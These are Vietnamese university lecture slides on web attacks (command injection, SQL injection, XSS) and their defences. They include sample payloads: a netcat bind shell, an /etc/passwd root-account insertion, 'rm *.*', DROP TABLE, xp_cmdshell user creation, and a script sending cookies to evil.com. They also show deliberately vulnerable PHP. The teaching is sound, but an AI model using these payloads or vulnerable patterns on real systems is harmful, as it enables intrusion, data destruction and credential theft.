

BÀI 8.

AN TOÀN AN NINH DỊCH VỤ WEB(2)

COMMAND INJECTION + SQL INJECTION + XSS

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

1

1

1. TẤN CÔNG COMMAND INJECTION

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

2

2

Command Injection

- Lợi dụng lỗ hổng không kiểm soát giá trị các đối số khi thực thi kịch bản (servlet) trên web server
 - Không phân biệt được dữ liệu và mã nguồn trong đối số
- Ví dụ: Website chứa servlet cung cấp tính năng tính toán biểu thức bất kỳ qua hàm eval()

<http://site.com/calc.php>

Nội dung biểu thức được truyền qua đối số exp. Ví dụ:

<http://site.com/calc.php?exp=1+1>

```
...  
$in = $_GET['exp'];  
eval('$ans = ' . $in . ');'  
...
```

- Servlet thực thi như thế nào nếu truyền đối số như sau:


[http://site.com/calc.php?exp="10 ; system\('rm *.*'\)](http://site.com/calc.php?exp=)

3

3

Command Injection – Ví dụ khác

1. <http://site.com/exec/>



<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>

<form name="ping" action="#" method="post">

<input type="text" name="ip" size="30">

<input type="submit" value="submit" name="submit">


</form>

Ô nhập dữ
liệu

4

4

Command Injection – Ví dụ khác



```
...  
$t = $_REQUEST['ip'];  
$o = shell_exec('ping -C 3' . $t);  
echo $o  
...
```

PHP exec program


<h2>Ping for FREE</h2>

```
<p>Enter an IP address below:</p>  
<form name="ping" action="#" method="post">  
<input type="text" name="ip" size="30">  
<input type="submit" value="submit" name="submit">  
</form>
```

5

5

Command Injection – Ví dụ khác



```
...  
$t = $_REQUEST['ip'];  
$o = shell_exec('ping -C 3' . $t);  
echo $o  
...
```

PHP exec program

Ping for FREE


Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.015 ms  
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.023 ms  
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.030 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.015/0.022/0.030/0.008 ms
```

6

6

Command Injection – Ví dụ khác



Ping for FREE

Enter an IP address below:


```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.010 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.010 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.025 ms
  
```

```

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.018/0.020/0.025/0.006 ms
  
```

```

help
index.php
source
  
```

PHP exec program

```

...
$t = $_REQUEST['ip'];
$o = shell_exec('ping -C 3' . $t);
echo $o
...
  
```

7

7

Command Injection – Ví dụ khác

- Thực thi shell

```

ip=127.0.0.1+%26+netcat+-v+-
e+' /bin/bash'+-l+-p+31337&submit=submit
  
```

```

netcat -v -e '/bin/bash' -l -p 31337
  
```

8

8

Command Injection – Ví dụ khác

- Mã PHP để gửi email:

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- Chèn mã thực thi khi truyền giá trị cho đối số:

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net &  
subject=foo < /usr/passwd; ls
```

- Hoặc

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net&subject=foo;  
echo "evil::0:0:root:/:bin/sh">>/etc/passwd; ls
```

9

9

Phòng chống

- Kiểm duyệt (Input Validation): Kiểm tra, chỉ chấp nhận giá trị chứa các ký tự hợp lệ
 - Ký tự nào là hợp lệ? → Phụ thuộc ngữ cảnh
- Làm sạch (Input Sanitization): Thay thế các ký tự không hợp lệ
 - Thêm dấu '\' đặt trước các ký tự đặc biệt
 - Xóa các ký tự đặc biệt
 - Có thể vượt qua như thế nào
- Cách tốt hơn: không cho các hàm có quá nhiều quyền thực thi nếu có thể và phân tách tham số cần thiết từ giá trị đầu vào

10

10

Phòng chống – Ví dụ

```
// Get input
$target = $_REQUEST[ 'ip' ];

// Split the IP into 4 octets
$octet = explode( ".", $target );

// Check IF each octet is an integer
if((is_numeric($octet[0])) && (is_numeric($octet[1])) &&
    (is_numeric($octet[2])) && (is_numeric($octet[3])) &&
    (sizeof($octet) == 4)) {
    // If all 4 octets are int's put the IP back together.
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' .
        $octet[3];

    //call shell_exec()
}
else {
    // Ops. Let the user name theres a mistake
    $html .= '<pre>ERROR: You have entered an invalid IP.</pre>';
}
```

11

11

2. TẤN CÔNG SQL INJECTION

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

12

12

SQL Injection

- Lỗi hỏng SQL Injection: không kiểm soát giá trị đối số đầu vào khi thực hiện các truy vấn CSDL
 - Web server không phân biệt được các ký tự là của câu truy vấn hay của giá trị truyền cho đối số
- Cách thức chung: chèn các ký tự đặc biệt hoặc câu lệnh SQL vào giá trị tham số đầu vào để thay đổi ý nghĩa của câu truy vấn CSDL
- Kết quả:
 - Đọc dữ liệu không được phép trong CSDL
 - Sửa đổi trái phép
 - Thực thi mã tấn công từ xa

13

13

Kịch bản tấn công SQLi



14

14

Tấn công SQLi – Ví dụ

Username: Password: Log me on automatically each visit ☐

```
<?php
    $uid = $_POST['user'];
    $pwd = $_POST['password'];
    $result = mysql_query("SELECT * FROM users
                           WHERE userid = '$uid' AND passwd = '$pwd'");
    if($result){
        //success
    }
    ?>
```


Trộn lẫn mã nguồn và dữ liệu

Không phân biệt mã nguồn và dữ liệu sẽ gây ra
lỗ hổng an toàn bảo mật

15

15

Phân tích truy vấn trên cây cú pháp



Kết quả truy vấn quyết định tài khoản có được xác thực
thành công hay không.

16

16

Tautology-based SQLi

- Thay đổi ý nghĩa của biểu thức quan hệ trong mệnh đề kiểm tra.

Username: Password: Log me on automatically each visit ☐

`anyone' OR 1 = 1;--`

Giá trị bất kỳ

```
$result = mysql_query("SELECT * FROM users  
WHERE userid = '$uid' AND passwd = '$pwd'");
```




```
$result = mysql_query("SELECT * FROM users  
WHERE userid = 'anyone' OR 1 = 1;-- ' AND  
passwd = 'whocares'");
```

Đăng nhập thành công

17

17

Cây cú pháp



18

18

Một số kỹ thuật khai thác SQLi

- Mệnh đề ORDER BY sắp xếp kết quả theo một cột nào đó được liệt kê trong mệnh đề SELECT
- Sử dụng mệnh đề ORDER BY cho phép đoán số cột được liệt kê trong truy vấn
 - Nếu STT của cột $\leq$ số cột liệt kê trong truy vấn: thực hiện thành công
 - Ngược lại trả về thông báo lỗi
- Sử dụng mệnh đề ORDER BY để đoán tên cột CSDL trong câu truy vấn:
 - Nếu tên cột trong mệnh đề trùng với tên cột trong truy vấn: thực hiện thành công
 - Ngược lại, trả về thông báo lỗi

Thông báo lỗi có thể để lộ thông tin về CSDL!!!

19

19

Một số kỹ thuật khai thác SQLi(tiếp)

- Mệnh đề UNION cho phép gộp kết quả của các truy vấn
- Yêu cầu: các mệnh đề SELECT phải có cùng số cột, cùng kiểu dữ liệu (hoặc có thể chuyển đổi nếu kiểu dữ liệu khác nhau)
- Dùng mệnh đề UNION cho phép:
 - Xác định số cột trong mệnh đề SELECT (tương tự ORDER BY)
 - Đoán tên bảng, đoán tên cột (tương tự ORDER BY)
 - Kiểm tra kiểu dữ liệu
 - Trích xuất dữ liệu trái phép
 - Thực hiện tất cả nguy cơ trên đối với CSDL khác nếu có lỗ hổng phân quyền trên DBMS

Thông báo lỗi có thể để lộ thông tin về CSDL!!!

20

20

Một số kỹ thuật khai thác SQLi(tiếp)

- Sử dụng Batched Query (còn được gọi là query stack)
- Lợi dụng khả năng hỗ trợ thực thi nhiều câu truy vấn cùng lúc của một số ngôn ngữ và hệ quản trị CSDL

<i>Support</i>	<i>ASP</i>	<i>ASP.NET</i>	<i>PHP</i>
<i>MySQL</i>	No	Yes	No
<i>PostgreSQL</i>	Yes	Yes	Yes
<i>MS SQL</i>	Yes	Yes	Yes

Lưu ý: Ngay cả khi ngôn ngữ và hệ quản trị CSDL không hỗ trợ, vẫn có thể khai thác bằng các kỹ thuật khác

21

21

Batched Query – Ví dụ trên MS SQL

Username: Password: Log me on automatically each visit ☐

`anyone' OR 1 = 1; DROP TABLE order;--`

```
$result = mysql_query("SELECT * FROM users
    WHERE userid = 'anyone' OR 1 = 1; DROP TABLE order;--
    ' AND passwd = 'whocares'");
```

22

22

SQLi – Chèn shell thực thi

- MS SQL:



Username: Password: Log me on automatically each visit ☐

```
anyone' OR 1 = 1;  
exec xp_cmdshell 'net user add badguy badpwd'--
```

- Tương tự: “Advanced SQL injection to operating system full control” Black Hat Briefings Europe 2009

23

23

Blind SQLi

- Trong một số trường hợp, hệ thống không trả lại thông báo lỗi khi thực thi câu lệnh SQL
- Để khai thác các lỗi dạng này, có thể sử dụng 2 kỹ thuật:
 - Boolean based Blind SQLi: sử dụng các câu truy vấn trả về True/False
 - Time-based Blind SQLi: kiểm tra thời gian thực thi câu truy vấn
- Cần mất nhiều thời gian để khai thác lỗi Blind SQLi → thường sử dụng các công cụ hỗ trợ (Ví dụ: sqlmap)

24

24

Blind SQLi

- Ví dụ 1: Boolean-based Blind SQLi

Để tìm thông tin phiên bản của CSDL, chèn lời gọi hàm vào câu truy vấn:

```
and substring(version(), i, 1)=c;#
```

Thay **i** là vị trí ký tự cần kiểm tra, **c** là giá trị cần so sánh


- Time-based Blind SQLi

- MySQL: sleep(), benchmark()
- MS SQL: waitfor delay

25

25


Ví dụ: Time-based Blind SQLi – MS SQL



26

26

Ví dụ: Time-based Blind SQLi – MySQL



27

Phòng chống SQLi – Kiểm duyệt

- Sử dụng bộ lọc phát hiện các ký tự không phù hợp trong giá trị đầu vào
 - Phụ thuộc ngữ cảnh
 - Phụ thuộc kiểu giá trị đầu vào
 - Có thể bypass nếu bộ lọc không đầy đủ
- PHP: một số hàm tìm kiếm, đối sánh xâu
 - `strpos()`: tìm vị trí xuất hiện đầu tiên của xâu con trong xâu lớn:
<http://php.net/manual/en/function.strpos.php>
 - `preg_match()`: tìm kiếm xâu con khớp với biểu thức chính quy (regular expression)
<http://php.net/manual/en/function.preg-match.php>

28

28

preg_match() – Ví dụ

- preg_match('/\s+/', \$input): tìm kiếm chuỗi con là ký tự trắng
- preg_match('/(\%27)|(\')|(\-\-)|(\%23)|(\#)/ix', \$input): tìm kiếm chuỗi con là ký tự chú thích
- preg_match('/(and | or)/i', \$id): tìm kiếm chuỗi con “and” hoặc “or”, không phân biệt chữ hoa, chữ thường

29

29

Phòng chống SQLi – Làm sạch

- Thêm ký tự ‘\’ vào trước dấu nháy ‘...’ hoặc “...”
- PHP: addslashes(“ ’ or 1 = 1 -- ”)
Đầu ra: “ \’ or 1=1 -- ”
- Hạn chế: tấn công dựa vào mã Unicode của một số ký tự đặc biệt(GBK charset)
\$user = 0x bf 27
addslashes(\$user)
Đầu ra: 0x bf 5c 27 → 纒 ’

0x 5c → \

0x bf 27 → ’

0x bf 5c → 纒
- Tương tự: mysql_real_escape_string()

30

30

Phòng chống SQLi

- Hầu hết các ngôn ngữ lập trình, DBMS hỗ trợ kiểm soát các tham số trong câu truy vấn → không hiểu lầm giá trị tham số và mã thực thi.

- Ví dụ: PHP và MySQL

```
$dbh = new mysqli(...);  
$stmt = $dbh->prepare("SELECT * FROM users WHERE userid = ?  
                        AND passwd = ?");
```

```
$uid = $_POST['user'];  
$pwd = $_POST['password'];  
$stmt->bind_param("ss", $uid, $pwd);  
$stmt->execute();
```


s: tham số kiểu xâu ký tự
i: tham số kiểu số nguyên
d: tham số kiểu số thực

- PHP: PHP Data Object
- Java, C#,....: Sử dụng ORM framework

31

31

Cây cú pháp truy vấn SQL



Ý nghĩa của câu truy vấn không bị thay đổi

32

32

2. TẤN CÔNG DẠNG CROSS SITE SCRIPTING (XSS)

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

33

33


Tấn công XSS (Cross Site Scripting)

- Lỗi hỏng XSS: ứng dụng web không kiểm soát sự có mặt của mã thực thi trái phép trong giá trị tham số đầu vào
- Tấn công XSS: lợi dụng lỗi hỏng XSS để chèn mã thực thi vào trang web do Web server sinh ra.
- Hậu quả: trình duyệt của người dùng thông thường thực thi mã độc nằm trong thông điệp HTTP Response nhận được từ web server. Việc thực thi này có thể vượt qua chính sách SOP
- Có thể thực hiện tương tự trên các dịch vụ email, trình đọc file PDF
- Các phương pháp chèn mã thực thi:
 - Reflected XSS
 - Stored XSS
 - DOM-based XSS

34


34

Tấn công Stored XSS



35

35



36

36

Tấn công Stored XSS – Ví dụ

- Tấn công vào myspace.com năm 2007 để phát tán sâu Sammy
- Myspace cho phép người dùng đăng bài dưới dạng mã HTML:
 - Kiểm soát, không cho phép nhúng Javascript vào các thẻ `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
 - Nhưng không kiểm soát việc nhúng vào thẻ CSS:
`<div style="background:url('javascript:alert(1)')">`
 - Hoặc ẩn từ khóa `"javascript"` thành `"java\nscript"`
- Khi sâu Sammy được thực thi, tài khoản người dùng tự động kết bạn với tài khoản có tên Sammy
 - Trong 24 giờ, Sammy có hàng triệu bạn bè

37

37

Stored-XSS sử dụng ảnh

- Lỗi trên IE (IE9 trở về trước)
- File ảnh chứa mã HTML, Javascript
- Yêu cầu tới file ảnh sẽ được trả về thông điệp HTTP Response


```
HTTP/1.1 200 OK
...
Content-Type: image/jpeg
<html> <script> ... </script> </html>
```

- IE hiển thị nội dung HTML bất kể giá trị của trường Content-Type

38

38

Tấn công Reflected XSS



39

39

Tấn công Reflected XSS - Ví dụ

- Giả sử trên website của mục tiêu cung cấp tính năng tìm kiếm.

<http://victim.com/search.php?term=>

- Đoạn mã thực thi trên server như sau:

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?>:
. . .
</BODY> </HTML>
```

40

40

Tấn công Reflected XSS - Ví dụ (tiếp)


- Người dùng tải một trang web từ server của kẻ tấn công chưa đường dẫn sau

```
http://victim.com/search.php?term=<script>
document.location='http://evil.com/' +
document.cookie</script>
```

- Điều gì xảy ra khi người dùng nhấp vào đường dẫn trên?
- Né tránh được chính sách SOP

41

41



42

Tấn công DOM-based XSS

- Lỗi hổng: trình duyệt được phép thực thi script được nhúng trong đối tượng DOM của trang web đang hiển thị
- Không thể phát hiện được tại server

43

43

DOM-based XSS - Ví dụ

- Trang có lỗi hổng

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```

- Yêu cầu thông thường

<http://www.example.com/welcome.html?name=Joe>

- Nhúng mã thực thi

[http://www.example.com/welcome.html?name=<script>alert\(document.cookie\)</script>](http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>)

44

44

Phòng chống XSS phía server

- Kiểm duyệt: từ chối các yêu cầu có giá trị đầu vào chứa các ký tự nhạy cảm
- Làm sạch: sử dụng bộ lọc chuỗi giá trị đầu ra để loại các ký tự nhạy cảm:
 - Hãy cẩn thận với các mẹo vượt qua bộ lọc
 - Hãy lọc nhiều lần cho tới khi loại hết các từ khóa
 - Ví dụ: lọc 1 lần chuỗi `<script`
 - ✓ `<script src = "..."` → `src = "..."`
 - ✓ Nhưng `<scr<scriptipt src = "..."` → `<script src = "..."`
- sử dụng blacklist
- có thể bị vượt qua nếu bộ lọc không đầy đủ

45

45

Chú ý: Mã Javascript có thể chèn vào nhiều vị trí khác nhau trên trang web

- Sử dụng mã Javascript như một URI
``
- Chèn mã Javascript vào các thuộc tính của phương thức xử lý sự kiện (`OnSubmit`, `OnError`, `OnLoad`, ...: >100 hàm)
- Một số ví dụ:
 - ``
 - `<iframe src="https://bank.com/login" onload="alert(document.cookie)">`
